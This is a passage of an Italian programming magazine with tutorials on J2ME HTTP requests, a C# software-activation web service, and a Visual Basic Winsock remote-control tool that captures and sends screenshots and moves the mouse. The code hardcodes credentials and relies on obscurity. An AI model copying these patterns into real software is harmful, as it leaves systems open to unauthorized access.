actual = is.read(data, bytesread, len - bytesread);
bytesread += actual;
}
} else {
  int ch;
  while ((ch = is.read()) != -1)  {
        // USA I DATI
  }
}
```

Fig. 12: **Il form SettingsScreen sull'emulatore del Nokia Developer's Toolkit.**

In questo caso viene generata una richiesta *GET* di HTTP. Siccome però è molto più comune aver la necessità di inviare una richiesta *POST,* diamo anche un'occhiata al codice che segue, tratto ed adattato dalla seconda *Suite* allegata all'articolo:

```
byte[] bytes = "INLOC=en&OUTLOC=
                    fr&TEXT=friend".getBytes();
Hashtable httpRequestProperties = new Hashtable();
httpRequestProperties.put("Content-Type",
                    "application/x-www-form-urlencoded");
httpRequestProperties.put("Content-Length",
                    Integer.toString(bytes.length));
HttpConnection conn = (HttpConnection)
                    Connector.open(url);
conn.setRequestMethod(HttpConnection.POST);
Enumeration enumeration =
                    httpRequestProperties.keys();
while (enumeration.hasMoreElements()) {
        String name = (String)
                    enumeration.nextElement();
        String value = (String)
                    httpRequestProperties.get(name);
        conn.setRequestProperty(name, value);
}
out = conn.openOutputStream();
out.write(bytes);
in = conn.openInputStream();
int ch;
while ((ch = in.read()) != -1) {
        responseBytes.write(ch);
}
```

MIDLET GUI REFERENCE

Un eccellente riassunto delle funzionalità degli elementi di alto livello derivati da Screen e dei principali metodi che essi offrono per il loro utilizzo lo trovate nell'articolo MIDP GUI Programming, Part 2 su www.onjava.com.

Notate come si richieda un *POST* tramite *setRequestMethod.* In questo esempio vedete anche l'uso di *setRequestProperty* per la creazione di header HTTP (tipo *"Content-Type", "Cache-Control",* etc.) e la connessione messa in atto con *openInputStream* invece di *getResponseCode.* L'uso di *openOutputStream* invece (in fase di set-up della connessione) è legato all'invio di valori come parte della *request,* così come previsto dal metodo *POST* di HTTP. Arrivati a questo punto, con il codice appena visto, siete in grado di accedere a qualsiasi servizio esposto via web o di simulare l'invio di un form e prendervi i dati di risposta. Quest'ultimo trucchetto è il meccanismo utilizzato dalla applicazione *WirelessTranslation* – secondo progetto allegato questo mese – che sfrutta il form di Altavista (*http://babelfish.altavista.com/*) e recupera la traduzione filtrando tutto l'HTML in eccesso sulla pagina di risposta (praticamente il 99.5%). In maniera simile, e studiando bene i parametri necessari nel form di ingresso ed il formato della pagina in uscita, si possono sfruttare diverse soluzioni già disponibili sul web a fronte di pagine HTML. L'applicazione fornita parte da un MIDlet denominato – con molta immaginazione – *TranslatorMidlet:* esso crea un *Alert (ErrorScreen)* che verrà utilizzato per i vari messaggi di errore (un po' come la Message Box di Windows), un Form *(SettingsScreen)* per le impostazioni relative alla lingua di origine e di destinazione, ed un altro Form *(TranslatorScreen)* che prende in input la parola da tradurre ed invoca la logica di rete. Quest'ultima è in mano ad una classe *Runnable (HttpPoster)* che riceve le richieste di invio di dati, le accoda e le soddisfa in un thread separato, avvisando un ascoltatore che implementa *HttpPosterListener* (lo stesso *TranslatorScreen*) quando un risultato è giunto dal server o si è verificato un errore. Il passo successivo più naturale è l'implementazione di un client di servizi web su HTTP. Esistono delle librerie compatte scritte apposte per la macchina virtuale KVM che semplificano anche lì il lavoro di gestione di messaggi SOAP e permettono quindi di scrivere senza grosse difficoltà dei MIDlet di accesso alla logica applicativa contenuta nei servizi web che ci interessano.


CONCLUSIONI

Nel prossimo numero troverete ancora una puntata su J2ME dedicata a questo argomento e ad un approfondimento delle tecniche e delle nozioni che abbiamo visto oggi. Non mancate... parleremo anche di come portare le Suite che scrivete sui vostri cellulari compatibili Java!

Federico Mestrone

Attivazione del Software con i Web Services

C#: proteggiamo le nostre applicazioni

Nello scorso numero abbiamo imparato a proteggere i nostri software dall'uso non autorizzato. In questo articolo vedremo come sia semplice automatizzare il processo di creazione sfruttando i Web Services.

Nel precedente articolo abbiamo analizzato gli aspetti legati alla protezione del software ed abbiamo generato un codice di attivazione sfruttando il seriale dell'Hard Disk del nostro cliente. Il piccolo tool realizzato per la generazione del codice, sebbene svolga il suo lavoro, richiede l'intervento di un operatore che, ricevuto il seriale dell'Hard Disk, comunichi il codice di attivazione al cliente. Tale operazione, oltre ad essere a rischio di errore (errori di digitazione, errori di incomprensione nel dettare il codice ecc), diventa un costo per la nostra azienda. In questo articolo vedremo come automatizzare il processo di calcolo e di invio del codice di attivazione riducendo i rischi di errore e, soprattutto, i costi, sfruttando Internet e la tecnologia dei Web Services.

COSA CI SERVE

Come abbiamo visto, lo scopo della protezione del software è quello di impedire l'utilizzo dei nostri programmi agli utenti non autorizzati. Per utenti non autorizzati si intendono quelle persone che non hanno acquistato il nostro prodotto o che vogliono utilizzarlo su un numero di PC superiore al numero di licenze acquistate. Quanto appena detto, presuppone che noi, in azienda, abbiamo a disposizione quantomeno queste informazioni:

1. un codice che identifichi il prodotto
2. il cliente a cui abbiamo lo abbiamo venduto
3. lo stato dell'attivazione

Utilizzando il tool di attivazione visto nel primo articolo, la gestione delle suddette informazioni era a cura dell'operatore; automatizzando questo processo, invece, dobbiamo fare in modo che il nostro programma sia in grado di gestirle autonomamente.

Il primo passo sarà quindi quello di archiviarle in maniera strutturata utilizzando un Data Base. Per questo articolo è stato usato Microsoft Access (ma va bene qualunque tipo di Data Base), con una sola tabella che raccoglie tutte le informazioni che ci servono. Il *CodiceProdotto* presente nella tabella, servirà ad identificare univocamente il software che abbiamo venduto e ad associarlo al cliente che ha acquistato il nostro programma. Tale codice dovrà essere fornito al cliente stampandolo, ad esempio, sulla scatola del prodotto, sul contratto di vendita ecc., in quanto farà parte della procedura di attivazione. Dobbiamo prestare molta cura nella scelta di come generare il codice prodotto. Potremmo ad esempio utilizzare un algoritmo di generazione di numeri casuali, a cui associare un codice per identificare la famiglia di prodotti ecc. L'importante è che, qualsiasi sistema andremo a scegliere, resti segreto tanto quanto le chiavi utilizzate per la crittografia del seriale dell'Hard Disk. Il *CodiceAttivazione* e la *DataAttivazione* invece, ci torneranno utili in 2 casi: innanzitutto la loro presenza identifica l'avvenuta attivazione del prodotto; in secondo luogo, per rispondere ad eventuali richieste del cliente. Una volta predisposto il nostro Data Base, dobbiamo realizzare il servizio web, che gestirà le attivazioni.

I WEB SERVICES

Per automatizzare la procedura di attivazione del software, abbiamo la necessità di creare un programma che sia sempre raggiungibile e che comunichi con il nostro prodotto. I Web Services fanno esattamente questo: sono dei codici eseguibili, dotati di una interfaccia standardizzata, che li rende raggiungibili via Internet. Prima di iniziare la realizzazione del nostro servizio web, vediamone la struttura in generale. Questo ci aiuterà a comprenderli meglio e





Fig. 1: ***Creazione di un nuovo servizio web.***



a rendere semplice le future implementazioni. Fino a qualche tempo fa, era prerogativa solo delle grandi aziende far comunicare tra loro software diversi, sviluppati con tecnologie diverse e, molto spesso, dislocati in luoghi geograficamente distanti. Gli investimenti richiesti, sia in termini di Hardware che di costi di implementazione, erano infatti sostenibili solo dalle società che prevedevano grossi volumi d'affari. Con la crescente diffusione di internet però, le cose sono cambiate. Le più grandi Software House hanno lavorato ad una tecnologia standard che permette la comunicazione tra software diversi, sfruttando un mezzo economico ed estremamente diffuso: Internet. La standardizzazione, per quanto riguarda i servizi web, è legata ai protocolli usati per il loro utilizzo. Essi permettono di utilizzare software sviluppati con linguaggi diversi, magari anche su piattaforme diverse, come se si stesse operando su un sistema unico. Questo grazie ad XML e SOAP. Il protocollo SOAP è in grado di rappresentare strutture anche molto complesse di dati. Il vantaggio di utilizzare SOAP è che tali strutture possono essere inviate ovunque possa arrivare un semplice file di testo. Tale caratteristica rende molto semplice l'integrazione di servizi web anche in presenza di firewall aziendali. In .net, un Web Service è realizzato con la tecnologia ASP Net, con la quale condivide numerose caratteristiche quali il *web.config* per la gestione dei parametri di configurazione, il *global.asax* per la gestione dello stato, il protocollo di scambio di informazioni (HTTP) ecc. Come una pagina web, un servizio web è distribuito su un server, in attesa di essere interrogato. L'interrogazione può avvenire in 3 modi diversi: *HTTP-GET, HTTP-POST* e *SOAP.* I primi due sistemi dovrebbero essere già familiari, e vengono utilizzati soprattutto durante i test del servizio stesso. Il terzo sistema (SOAP) è quello che maggiormente utilizzeremo, visti i vantaggi citati in precedenza. Chiariti i concetti che sono alla base dei servizi web, iniziamo con la realizzazione del nostro servizio di attivazione. Una applicazione pratica, spesso, vale più di mille parole. Sebbene sia possibile realizzare un servizio web con un semplice editor di testo, utilizzando i tool da riga di comando per la compilazione, Visual Studio 2003 rende talmente comodo il lavoro che è difficile farne a meno. Avviamo quindi Visual Studio ed iniziamo a creare il nostro servizio web: apriamo un nuovo progetto di Visual C#, selezioniamo il modello Servizio Web ASP.NET e chiamiamolo *wsattivazione.* Nella finestra *"Esplora Soluzioni"* di Visual Studio, troveremo il file *global.asax,* il *web.config* ed un file chiamato *Service1.asmx* che rinomineremo in *Attivazione.asmx.* Tale file sarà quello in cui implementeremo la logica del nostro servizio web. Il primo metodo del nostro Web Service sarà accessibile dalle applicazioni client (nel nostro caso, il prodotto che deve essere attivato). Tutti i metodi accessibili dall'esterno del Web Service, devono essere marcati con l'attributo *[WebMethod].*

Vediamo nel dettaglio il metodo *CodeGen:*

```
[WebMethod]
[SoapHeader("auth")]
public string CodeGen(string CodiceProdotto, string
                                            seriale){
  if ( auth.UserName == "Cliente" && auth.Password
                                    == "Cliente") {
    DataLayer d = new DataLayer();
    int retcode = d.ProdottoAttivabile(CodiceProdotto);
    switch (retcode){
      case 1:
        //Il codice digitato non è corretto
        return "1";
        break;
      case 2:
        //Il prodotto è già attivato
        return "2";
        break;
      default:
        Cryptography c = new Cryptography();
        string CodiceAttivazione = c.Crypt(seriale);
        if ( d.WirteActivation(CodiceProdotto,
                CodiceAttivazione)  != 1) throw new
              Exception("errore di aggiornamento");
        return CodiceAttivazione;
        break; } }
  else{
    return "0"; }
}
```

Questo è il metodo principale del nostro Web Service. La prima cosa evidente è che, fatta eccezione per le prime due righe del codice, l'implementazione è identica ad una qualsiasi applicazione scritta in C#.

CAPIAMO IL MECCANISMO

Il principio di funzionamento è molto semplice: *Co-*

In mancanza di Visual Studio, possiamo compilare il nostro progetto utilizzando il *csc.exe* incluso nell'SDK del framework. Per la generazione della classe proxy invece, dobbiamo utilizzare il *wsdl.exe* (sempre incluso nell'SDK) del framework

deGen aspetta due parametri di tipo stringa in ingresso. *CodiceProdotto* è il codice univoco del nostro prodotto di cui abbiamo parlato nel primo paragrafo. *seriale* è il numero seriale dell'Hard Disk del cliente su cui dobbiamo calcolare il codice di attivazione, esattamente come avveniva con il tool di attivazione visto nel numero precedente. Il *CodiceProdotto* viene passato al *DataLayer* per le opportune verifiche:

```
DataLayer d = new DataLayer();
int retcode = d.ProdottoAttivabile(CodiceProdotto);
```

Il *DataLayer* è la classe che si occupa di comunicare con il Data Base. Il metodo *ProdottoAttivabile* esegue le seguenti verifiche:

1. verifica che il *Codice Prodotto* esista nel *Data Base*. Se non dovesse esistere, il cliente ha digitato erroneamente il codice del prodotto nel form di richiesta oppure è sprovvisto del suddetto codice. Il valore di ritorno, in questo caso è 1;

2. se il *Codice Prodotto* esiste nel Data Base, la seconda verifica riguarda l'attivazione. Se un prodotto è stato già attivato, non deve essere possibile attivarlo nuovamente. In questo caso, il codice di ritorno è 2;

3. Se nessuna delle precedenti condizioni si verifica, vuol dire che il codice prodotto esiste e non è stato ancora attivato, quindi possiamo procedere all'attivazione.

Tutte le informazioni relative ai servizi web sono reperibili nell'apposita sezione dell'MSDN raggiungibile all'indirizzo: http://msdn.microsoft.com/webservices

I valori di ritorno della classe *DataLayer* vengono gestiti dal blocco *switch(retcode)* del metodo *CodeGen*. Come abbiamo fatto per la *DataLayer*, nei primi 2 casi rinviamo al chiamante (il nostro prodotto), i codici d'errore (1 per il codice errato, 2 per il prodotto attivato) che provvederà a mostrare i relativi messaggi di errore. Nel caso non si sia verificata nessuna delle prime 2 condizioni, vuol dire che il prodotto è attivabile quindi passiamo il codice seriale dell'Hard Disk alla classe che si occuperà di crittografarlo:

```
string CodiceAttivazione = c.Crypt(seriale);
```

Questo passaggio non ha bisogno di essere commentato in quanto è identico a quanto visto nel tool di generazione del codice di attivazione analizzato nel precedente articolo.
Il passo successivo è quello di memorizzare i dati di avvenuta attivazione nel Data Base. A farlo se ne occupa sempre la DataLayer con il metodo *WirteActivation:*

```
d.WirteActivation(CodiceProdotto, CodiceAttivazione)
```

a cui, come vediamo, passeremo il *CodiceProdotto* ed il *CodiceAttivazione*. Dopo l'avvenuta registrazione dei dati nel Data Base, il Web Service invierà il codice di attivazione al client. Il nostro Web Service ora è quasi completo. Così com'è però, il servizio è accessibile a chiunque. Il contratto SOAP è pubblico quindi chiunque potrebbe creare un client capace di consumare il servizio web. Sebbene questa cosa può essere voluta in alcuni casi, questo non è assolutamente il nostro caso. Per limitare gli accessi al nostro Web Serivice, fortunatamente, abbiamo a disposizione svariati sistemi. Si può utilizzare IIS (un Web Service ASP.NET "gira" su un server web le cui richieste sono processate da IIS), si può utilizzare il *web.config*, i certificati, l'autenticazione integrata di Windows ecc. Ogni scelta però deve essere ponderata. Più sicuro sarà il sistema di protezione scelto, più sarà complesso accedere al servizio web. Utilizzando ad esempio l'autenticazione integrata di windows, taglieremo fuori tutti gli eventuali utenti che usano sistemi operativi diversi da quello di casa Microsoft (e non sempre può essere una scelta voluta). Un buon compromesso è dato dallo stesso protocollo SOAP, attraverso le *Intestazioni SOAP*. Tali intestazioni sono pacchetti di informazioni inviati nelle comunicazioni dei servizi web che possiamo sfruttare, come nel nostro caso, per passare un nome utente ed una password. Per poter passare le Intestazioni SOAP in una normale comunicazione, dobbiamo prima implementare, nel nostro Web Service, una classe che erediti da *System.Web.Services.Protocols.SoapHeader*.
Chiameremo questa classe *Authenticator:*

```
public class Authenticator : SoapHeader {
        public string UserName;
        public string Password;
}
```

Le proprietà *UserName* e *Password* verranno utilizzate per effettuare l'autenticazione. La classe che si vuole proteggere (nel nostro caso *WSAttivazione*), dovrà innanzitutto creare una istanza della Authenticator, ed ogni metodo da rendere sicuro dovrà utilizzare l'attributo *[SoapHeader("….")]*. Ora che il nostro Web Service è pronto, possiamo procedere all'integrazione con il programma.

SERVIZIO E APPLICAZIONE "SI PARLANO"

Abbiamo quasi tutto. Il nostro Web Service è pronto ad accettare le richieste e a fornici il codice di attivazione valido. Ora non ci resta che far "parlare" il nostro software con il servizio web. In Microsoft .net,





Fig. 2: **Aggiunta del riferimento Web in Visual Studio.**

una delle cose più belle dell'utilizzo dei servizi web, è che questi vengono utilizzati esattamente come delle classi locali. Utilizzando Visual Studio poi, l'integrazione dei Web Service nelle nostre applicazioni è una operazione davvero semplice. Vediamo come procedere. Riprendiamo il progetto che include il form per la richiesta del codice di attivazione. Dal menù progetto, selezioniamo la voce *"Aggiungi Riferimento Web"*, inseriamo dove richiesto l'indirizzo del nostro servizio web, e clicchiamo su *"Vai"* (vedi Fig. 2). Se il Web Service viene individuato ("scoperto", utilizzando la terminologia Microsoft), possiamo referenziarlo al nostro progetto assegnandogli un nome, che nel nostro caso sarà *wsattivazione*. Da questo momento in poi, possiamo utilizzare il nostro Web Service come se fosse un oggetto qualsiasi incluso nel nostro progetto (anche l'intellisense di Visual Studio funzionerà correttamente).
Dietro questa semplicità d'uso e di integrazione c'è un grosso lavoro di progettazione e di standardizzazione che è interessante capire. Cosa succede allora quando aggiungiamo un riferimento web al nostro progetto? Visual Studio legge il contratto SOAP del Web Service e lo usa per creare una classe Proxy. Il contratto SOAP è descritto attraverso un file XML chiamato *WSDL (Web Service Description Language)* visibile richiamando il Web Service dal browser ed aggiungendo *?WSDL* nell'url. La classe *Proxy* è, a tutti gli effetti, quella che permette al nostro client di consumare un servizio web. Essa incorpora tutte le funzioni che consentono al nostro software di inviare le richieste in formato XML e di ricevere ed interpretare le risposte (sempre in formato XML). Procediamo quindi al completamento del form di attivazione (*attiva.cs*), in modo da utilizzare il servizio web: aggiungiamo un campo per consentire l'inserimento del codice prodotto ed il pulsante per effettuare la richiesta. All'evento click del nuovo pulsante, associamo la chiamata al Web Service con le seguenti istruzioni:

```
WSAttivazione wsa = new WSAttivazione();
//Utilizzo delle intestazioni soap per la protezione del
                                              Web Service
Authenticator auth = new Authenticator();
auth.UserName = "Cliente";
auth.Password = "Cliente";
wsa.AuthenticatorValue = auth;
string CodiceAttivazione = wsa.CodeGen(
                        CodiceProdotto, SerialeHD);
```

I codici di ritorno dal Web Service verranno gestiti nel blocco


```
switch (CodiceAttivazione)
{
.....
}
```

Fig. 3: **La maschera di richiesta attivazione completa.**

La cosa più evidente in questo blocco di codice è l'utilizzo dei metodi del Web Service esattamente come se fossero dei metodi di un oggetto locale. Per il nostro programma infatti, l'unica differenza è che, nei primi, le chiamate avvengono attraverso la classe Proxy. Una volta avviato il programma, inseriamo il codice del prodotto (nel Data Base incluso, i codici validi vanno da 0000000000 a 0000000009), e richiediamo l'attivazione via web. Vedremo apparire il codice di attivazione nell'apposito box.

CONCLUSIONI

Si conclude qui la serie di due articoli riguardanti l'attivazione del software. Abbiamo visto come impedire l'utilizzo del nostro software agli utenti non autorizzati, abbiamo imparato a generare una chiave univoca per l'attivazione e abbiamo realizzato un servizio web per automatizzare la procedura di attivazione. Nel codice allegato è presente anche un piccolo tool per la gestione dello stato delle attivazioni. Quanto visto in questi articoli deve servire come spunto per generare i nostri sistemi di attivazione personalizzati. Meno è noto il modo in cui attiviamo i nostri programmi, più saranno sicuri.
Buon lavoro!

Michele Locuratolo

Nel codice allegato alla rivista è presente un tool dimostrativo per la gestione delle attivazioni. È possibile ricercare un codice prodotto e, se risulta già attivato, sbloccarlo. Attualmente il recupero dei dati avviene sfruttando lo stesso web service per la generazione del codice. In fase di produzione però, conviene creare un web service dedicato alla gestione piuttosto che lasciare le funzionalità accorpate.



Lo scambio di messaggi e i dettagli dell'interfaccia

Controllo remoto in VB (parte seconda)

Nella prima parte abbiamo illustrato le principali funzionalità di un'applicazione client/server. Proseguiamo il nostro cammino analizzando dettagliatamente alcune sezioni del progetto.

Nel precedente articolo abbiamo avuto modo di analizzare brevemente metodi, proprietà ed eventi del controllo Winsock, disponibile in Visual Basic. Molti di voi ricorderanno che il modulo client è suddiviso in diverse parti, ciascuna delle quali ha un compito ben preciso. Senza riscendere nei particolari, ricorderete che nella parte sinistra della form principale, sono situati cinque controlli *CommandButton*, ognuno dei quali consente di comunicare al server una determinata richiesta. Da questo momento utilizzeremo il termine "sezione" per indicare ciascun gruppo di azioni svolto da ogni pulsante. Immediatamente alla sinistra di questi pulsanti sono collocati altrettanti *frame*, ognuno dei quali contiene i controlli necessari per avviare la richiesta voluta. Ogni *frame* è sovrapposto all'altro ed è reso visibile soltanto dopo la pressione del pulsante corrispondente. L'evento *Click()* di ogni bottone, infatti, contiene un'istruzione del tipo *<Nome Frame>.ZOrder 0* (*Nome Frame* rappresenta il nome del pannello corrispondente) che consente di riportare in "superficie" quel determinato blocco di controlli. Questo accorgimento è particolarmente importante, perché ci permette di avere tutti i controlli inerenti ad una determinata sezione racchiusi in un unico "blocco" (permettendoci di spostarli solo all'interno di esso o con esso), facilitandoci anche la gestione relativa alla loro visualizzazione (grazie ad una sola istruzione). Il primo pulsante si occupa di mostrare un opportuno messaggio a video. Il pannello *FrameMessage*, che rappresenta quello visualizzato per default all'avvio del client, contiene tutti i controlli necessari allo scopo. All'interno del pannello sono situati quattro *PictureBox*, altrettanti controlli *CheckBox*, due controlli di tipo *TextBox* ed un pulsante. Ovviamente, i due controlli *TextBox* servono per inserire rispettivamente il titolo ed il messaggio vero e proprio che apparirà sul PC remoto, mentre le quattro CheckBox, a seconda della selezione dell'utente, permetteranno di decidere il tipo di messaggio vero e proprio. Ecco, quindi, cosa succede quando l'utente inserisce i propri dati, premendo successivamente il pulsante *Invia*:

```
Dim TypeMsg As Integer
  Dim i As Integer
  If WinsockClient.State=sckConnected Then
    `Individua l'option button selezionato.
    `La proprietà TAG di ogni Option Button
    `conserva l'identificativo numerico
    `corrispondente al tipo di messaggio da inviare.
      For i=0 To 3
        If Option1(i).Value Then
          TypeMsg=Option1(i).Tag
          Exit For
        End If
      Next
    `Invia la richiesta di messaggio
      WinsockClient.SendData "SENDMSG;" &
                txtMessage.Text & ";" & TypeMsg & ";"
                                          & txtTitolo.Text
      DoEvents
      txtMessage.Text=""
      txtExe.SetFocus
  Else
      txtMessage.Text=""
      MsgBox "Mi dispiace, ma non risulti collegato al
server!", vbCritical, "Errore"
      cmdDisconnect_Click
  End If
```

Tralasciando inutili dettagli, il seguente frammento di codice non fa altro che prelevare il valore numerico memorizzato all'interno della proprietà Tag della checkbox selezionata (corrispondente all'identificativo numerico che definisce, per la funzione *Msgbox*, il tipo di messaggio da visualizzare), inviando successivamente, al server, la seguente stringa:

```
"SENDMSG;" & txtMessage.Text & ";" & TypeMsg & ";"
                                     & txtTitolo.Text
```

Come si può facilmente notare, questa stringa è rappresentata da un prefisso *(SENDMSG)* (che consentirà al server di decifrare la richiesta del client), mentre i restanti "oggetti" rappresentano i parametri relativi al messaggio da visualizzare, separati opportunamente dal carattere ';'. Vediamo quindi cosa avviene quando il server riceve un dato proveniente dal client, con particolare riferimento a questa richiesta.

UNO SGUARDO LATO SERVER

Il modulo server utilizza, per le richieste effettuate tramite *WinsockClient*, una procedura contenuta all'interno del modulo *Generale.bas*, denominata *ClientRequest()*. Al suo interno sono effettuati tutti i controlli necessari all'individuazione delle azioni da intraprendere. La prima operazio ne che la procedura compie è quella di prelevare la richiesta del client e suddividerla (attraverso la funzione *Split()*), inserendo ogni "pezzo" ottenuto all'interno dell'array *ClientRequestSplit*. Volendo essere più chiari, questo significa che, se il client deve inviare al server una determinata richiesta, ma anche alcuni parametri, dovrà necessariamente comporre una stringa formata all'inizio dalla parola chiave che la descrive e successivamente dai vari parametri, separando il tutto con un ';'. Appare comunque evidente che il server, oltre a riconoscere la parola chiave che identifica il messaggio, deve anche essere a conoscenza dell'esatto ordine e del significato dei parametri passati. Tornando al nostro caso, il server riceve una richiesta attraverso il controllo *WinsockServer*. A seguito di quest'evento, viene richiamata la procedura *ClientRequest()* ed il dato ricevuto viene processato. Per prima cosa, la funzione separa le varie componenti, identificando la richiesta. Una volta riconosciuta l'intestazione *(SENDMSG)*, attraverso una semplice *Select-Case*, richiama la funzione *SendMsg()* che visualizzerà opportunamente il messaggio a video.
Di seguito ecco la procedura *ClientRequest()* e la funzione *SendMsg()*:

Fig. 1: Descrizione dei controlli principali.

Fig. 2: La sezione Desktop.

```
Public Sub ClientRequest(ClientRequest As String)
    Dim Esito As Boolean
    Dim Output As String
    Dim ClientRequestSplit() As String
    Dim CodErr As Long
    'Inserisci la lista degli argomenti nell'array
                                        ClientRequestSplit
      ClientRequestSplit=Split(ClientRequest, ";")
    'Processa le richieste del client
      Select Case ClientRequestSplit(0)
'------LOGIN------------------
           'Riconoscimento OK
             Case "RCKNOW"+vbCrLf
                  frmServer.WinsockServer.SendData "+OK"
           'Password OK
             Case "RCPASS "+"IoProgrammo"+vbCrLf
                  frmServer.WinsockChat.Listen
                  frmServer.WinsockFTP.Listen
                  frmServer.EventLogChat.AddItem "In
                              ascolto porta: " & frmServer.
                                        WinsockChat.LocalPort
                  frmServer.EventLogFTP.AddItem "In
                              ascolto porta: " & frmServer.
                                         WinsockFTP.LocalPort
                  frmServer.WinsockServer.SendData "+OK"
'----MESSAGGIO----------
           'Messaggio a video
             Case "SENDMSG"
                  'Invia messaggio
                    SendMsg (ClientRequest)
'------VARIE-------------------------------
           ...
           'Avvia lo screen saver di default
             Case "SCRSAVER"
                  SendMessage frmServer.hwnd,
                      WM_SYSCOMMAND, SC_SCREENSAVE, 0&
           'Imposta le coordinate del mouse
             Case "SETMPOS"
                  SetCursorPos ClientRequestSplit(1),
                                        ClientRequestSplit(2)
           'Cerca informazioni
             Case "INFO"
                  InviaInformazioni
    End Select
    'Se trovi un INVIO, vuol dire che il msg è terminato
    'con la coppia CRLF. Quindi eliminali...
      If Asc(Right(ClientRequestSplit(0), 2))="13" Then
         frmServer.EventLog.AddItem "Richiesta
                   "+Mid$(ClientRequestSplit(0), 1,
                   Len(ClientRequestSplit(0))-2)+" dal client"
      Else
         frmServer.EventLog.AddItem "Richiesta
                       "+ClientRequestSplit(0)+" dal client"
      End If
End Sub
Public Sub SendMsg(Comando As String)
   Dim Param() As String 'Array di argomenti.
   'Separa il comando ricevuto nei suoi parametri.
```

```
'Comando=MSG;<Messaggio>;<Tipo>;<Titolo>
  Param=Split(Comando, ";")
'Invia il messaggio
  MsgBox Param(1), Val(Param(2)), Param(3)
End Sub
```

Prima di passare oltre, ancora un piccolo dettaglio. La funzione *Split()*, così com'é sfruttata all'interno della procedura, funziona correttamente anche in assenza di parametri. Questo significa che il primo item dell'array *ClientRequestSplit* conterrà "comunque" il codice che la identifica, anche in presenza di richieste prive di parametri aggiuntivi.

LA SEZIONE DESKTOP

Eccoci al secondo pulsante del client, quello che consente di ottenere un file contenente l'attuale schermata video *(Print Screen)* del server. La pressione del bottone *cmdSezDesktop*, analogamente a quanto visto in precedenza, fa apparire il pannello *FrameDesktop*. Esso raggruppa semplicemente una *Text Box*, una *ProgressBar*, alcune *Label* ed un pulsante etichettato come *Salva*. Il suo scopo è quello di ottenere un file, il cui nome è specificato all'interno dell'unica *TextBox*, in formato bitmap, contenente l'attuale schermata del server. La pressione del pulsante *Salva* innesca due semplici azioni:

```
WinsockFTP.SendData "GETDESK"
cmdDesktop.Enabled=False
```

La prima invia una richiesta al server attraverso il controllo *WinsockFTP*, mentre la seconda disabilita il pulsante *Salva* (per ripristinarlo solo a compimento dell'operazione). Questa sezione, come avrete certamente osservato, chiama in causa un controllo diverso da *WinsockClient* mettendo "chiaramente" in comunicazione il client con l'analogo controllo *(WinsockFTP)* presente sul server. Una richiesta inviata al controllo scatena l'evento *DataArrival()* che svolge le seguenti azioni:

```
Private Sub WinsockFTP_DataArrival(ByVal bytesTotal
                                            As Long)
 'Preleva i dati del client
   WinsockFTP.GetData RispostaFTP, vbString
 'Processa la richiesta del client
   ClientFTPRequest
End Sub
```


La prima istruzione preleva il dato ricevuto, la seconda invoca un'apposita procedura denominata *ClientFTPRequest()*, che si preoccupa di gestire tutte le richieste che arriveranno a *WinsockFTP*. Prima di passare oltre, è bene accennare brevemente allo schema logico perseguito nell'inviare un file al client:

- Il client invia una richiesta *GETDESK* al server.
- Il server, ricevuta la richiesta, salva la schermata in locale all'interno di un file temporaneo.
- Il server, completata l'operazione, invia subito un *BOF (Begin Of File)* seguito dalle dimensioni dello stesso.
- Il client, ricevute queste informazioni, dà inizio al download, inviando un messaggio *NEXT* al server. Sostanzialmente, il client chiede di mandargli il primo blocco di byte del file.
- Il server, ricevuto questo messaggio, inizia a mandargli un "pezzo" del file alla volta.
- Il client, alla ricezione d'ogni nuovo blocco, risponde con un ulteriore messaggio *NEXT*. Il processo è dunque reiterato sino all'invio dell'ultimo blocco.
- Il server, al termine, invia un messaggio *EOF (End Of File)* che determina la fine del download.

Ora dovrebbe essere più semplice comprendere il codice che implementa questa funzionalità. Appare ovvio che il server può riconoscere solo due possibili messaggi in arrivo a *WinsockFTP* ossia *GETDESK* e *NEXT*:

```
Sub ClientFTPRequest()
  Select Case RispostaFTP
       Case "GETDESK"
       'Preleva e salva la schermata nel file Desktop.bmp
          Output=App.Path & "\DESKTOP.BMP"
          Esito=GetDesktop(App.Path & "\DESKTOP.BMP")
          'Se tutto OK...
            If Esito Then
              SendFile (Output)
            End If
       Case "NEXT":
          'Il client chiede l'invio del successivo blocco
          'Call lstEvents.AddItem("Sending next chunk.")
          Call SendNextChunk
  End Select
End Sub
```

Non appena riceve un messaggio *GETDESK*, salva la schermata all'interno del file *Desktop.bmp* servendosi della chiamata alla funzione *GetDesktop()*. Quest'ultima è implementata in questa maniera:

```
Public Function GetDesktop(ByVal Output As String)
                                          As Boolean
  'Invia il Print Screen Key
